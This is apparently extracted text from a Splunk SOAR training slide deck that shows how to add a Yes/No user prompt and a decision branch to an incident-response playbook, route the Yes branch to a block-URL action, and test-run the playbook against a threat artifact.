
User Prompts




User Prompts




User Prompts



User Prompts



User Prompts



User Prompts

The alert should now have a user set to respond to the prompt, a message with parameters that include information about our domain lookup, and an amount of time to respond to the prompt


Now we can set a response type for our prompt

There are multiple options to choose from but we'll keep it to a simple Yes/No prompt for today


1 Click!




User Prompts



User Prompts - Response



User Prompts - Response



User Prompts - Response

The screenshot shows the Splunk Decision Editor interface. At the top, it says "DECISION" and "decision 2". Below that are two tabs: "Configure" (which is selected) and "Info". Under the "Configure" tab, there's a section titled "CONDITIONS" with the heading "If". A green button labeled "Condition 1" is visible. Below the "If" section, there's a text input field containing "prompt_1:action_result.summary.responses.c >". To the left of this field is a dropdown menu with "==" selected. To the right is a text input field containing "Yes". A pink box highlights this "Yes" field, and a pink arrow points from it to a callout bubble. The callout bubble contains the text "Type ‘Yes’ without quotes". At the bottom of the condition configuration area, there are two buttons: "+ Else If" and "+ Else".

Type “Yes”
without quotes

splunk> turn data into doing®

User Prompts - Response

DECISION
decision 2

Configure Info


CONDITIONS

If Condition 1


`prompt_1:action_result.summary.responses.C >`

`== ▾ Yes > +`

`+ Else If` `+ Else` Click!



User Prompts - Response



Click and drag!

Connecting multiple paths to actions goes in the order on the decision block configuration. In our example:



- Drag Condition 1 (If) to the block url action block
- Drag Condition 2 (Else) to the End block

User Prompts - Response


Now is a great time to point out that branching paths and decision trees in playbooks can be hard to follow if you haven't looked at them!

You can customize the labels for the different condition paths to make the playbook simple to read.

While not required, and a purely cosmetic decision, this is a great idea to take advantage of. "Future You" will appreciate it!



User Prompts - Response



splunk > turn data into doing®

Final Testing of our Playbook



splunk® turn data into doing™

Final Testing

The screenshot shows a Splunk interface for threat detection. At the top, there are filters for 'events MEDIUM TLP:AMBER' and tenant information 'ID: 2 Tenant: Tenant 1'. Below the header, tabs include 'Activity', 'Workbook', 'Guidance', 'Timeline', 'Artifacts' (which is selected), 'Evidence', 'Files', 'Approvals', and 'Reports'. The main area displays 'ARTIFACTS (1)' with a single entry:

ID	LABEL	NAME	SEVERITY	CREATED BY	TAGS
2	event	Threat Activity Detected	LOW		

Details for the artifact:

Name	Threat Activity Detected	Created	Mar 12th 2019 at 1:54 am
Label	event	Type	N/A
Source ID	37e51842-9ff0-45b1-91b7-98056e5704ed	Severity	Low
Start Time	Mar 12th 2019 at 1:54 am		

Under the 'Details' section, CommandLine and ParentCommandLine are listed with their respective values.

Final Testing

Run Playbook

Showing playbooks from label events

Search for “threat” to narrow down the available playbooks

Showing results for “threat”

SOURCE	NAME	CATEGORY	TENANTS	RUN COUNT	LAST RUN	TAGS	RECOMMENDED
community	recorded_future_threat_hunting	Use Cases	*	0	Never		
community	Threat Activity Response - User Alice	Uncategorized	Tenant 1	0	Never	✓	
community	threat_intel_investigate	Use Cases	*	0	Never		
community	threatquotient_investigate_and_respond	Use Cases	*	0	Never		

Select your playbook

Make sure to set the scope to All

Scope: All Artifacts

CANCEL RUN PLAYBOOK

Click!


splunk > turn data into doing

Final Testing

